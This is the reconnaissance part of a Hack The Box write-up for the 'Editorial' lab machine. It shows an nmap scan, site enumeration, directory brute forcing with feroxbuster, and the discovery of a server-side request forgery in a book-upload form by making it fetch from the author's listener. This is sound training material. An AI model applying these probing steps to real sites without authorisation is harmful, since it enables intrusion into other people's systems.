HTB - Editorial - web (Unique way)- .git exploitation & Git Protocol Injection

IP : 10.10.11.20
ref : https://0xdf.gitlab.io/2024/10/19/htb-editorial.html


```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.20 -Pn
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Website - TCP 80

Site

The site is for book publisher:



Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

“I have always imagined that Paradise will be a kind of library.” - Jorge Luis Borges.

Top Rated Books

🔍 The Analyst

John Kat.

🩸 Misery.

Stephen K.

👀 Ensayo sobre la ceguera

José Sara.


Subscribe to our newsletter

Monthly digest of new books and exciting reviews.

© 2023 Editorial Tiempo Arriba. All rights reserved.

There’s a newsletter signup at the bottom, but submitting it just sends a GET request for the page without even including the email. Using the search bar at the top also doesn’t send any data.

The “About” link (`/about`) has another page without much on it, though it does include an email address, `submissions@editorial.htb` :



Editorial Tiempo Arriba

A team of ideas.

A team of passion.


A lot of novels and guions.

A team as a family.

Contact us: submissions@tiempoarriba.htb

© 2023 Editorial Tiempo Arriba. All rights reserved.

The “Publish with us” link (`/upload`) has a form for uploading books:



Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

Cover URL related to your book or

No file selected.

Book name

Tell us about your book

Why did you choose this publisher?


Contact Email

Contact Phone

We'll reach your book. Let us read and explore your idea and soon you will have news 📚

© 2017–2023 Editorial Tiempo Arriba

I'll try filling out the form with a URL pointing to my host, but on clicking "Send book info", there isn't contact. However, if I use the "Preview" button, it does:



Book information

http://10.10.14.6/test

No file selected.


```
oxdf@hacky$ nc -lnvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.11.20 59176
```

```
GET /test HTTP/1.1
Host: 10.10.14.6
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```


If I serve an image file (`htb.jpg`) with my Python webserver (`python -m http.server 80`) and give that URL, it does fetch it:

```
oxdf@hacky$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.20 - - [19/Jun/2024 09:48:12] "GET /htb.jpg HTTP/1.1" 200 -
```

And then it shows up on the site:



The HTTP response includes the path to the image now uploaded on Editorial:



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------339749677941590636671662058949
Content-Length: 368
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload
Priority: u=1

-----------------------------339749677941590636671662058949
Content-Disposition: form-data; name="bookurl"

http://10.10.14.6/htb.jpg
-----------------------------339749677941590636671662058949
Content-Disposition: form-data;
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 13:48:04 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/86580e21-7936-4ecd-ac4e-a0f47ce8cee6
```

Giving it a URL that’s an HTML page rather than an image still saves the raw content in a file on Editorial. For example, after giving it the root of my Python webserver (`http://10.10.14.6/`), visiting the resulting URL returns the index directory listing page:

```
oxdf@hacky$ curl http://editorial.htb/static/uploads/b6c0179a-4878-4e5c-a0b3-53e71c321585
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="google.jpg">google.jpg</a></li>
<li><a href="htb-desktop-big.png">htb-desktop-big.png</a></li>
<li><a href="htb-desktop.png">htb-desktop.png</a></li>
<li><a href="htb.jpg">htb.jpg</a></li>
<li><a href="htb.png">htb.png</a></li>
<li><a href="Untitled.jpeg">Untitled.jpeg</a></li>
</ul>
<hr>
</body>
</html>
```

That suggests I can read the contents of any valid URL.


Tech Stack

Based on the connection request, this site is running Python. It is likely Flask, but could also be FastAPI. It doesn’t look as much like Django.

The HTTP response headers don’t add anything:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 18 Jun 2024 22:40:51 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 8577
```

The 404 page matches the Flask default 404:



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Directory Brute Force

I'll run `feroxbuster` against the site:

```
oxdf@hacky$ feroxbuster -u http://editorial.htb


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://editorial.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      177l      589w     8577c http://editorial.htb/
200      GET      210l      537w     7140c http://editorial.htb/upload
200      GET       72l      232w     2939c http://editorial.htb/about
[####################] - 59s    30000/30000   0s      found:3       errors:0
[####################] - 58s    30000/30000   516/s   http://editorial.htb/
```

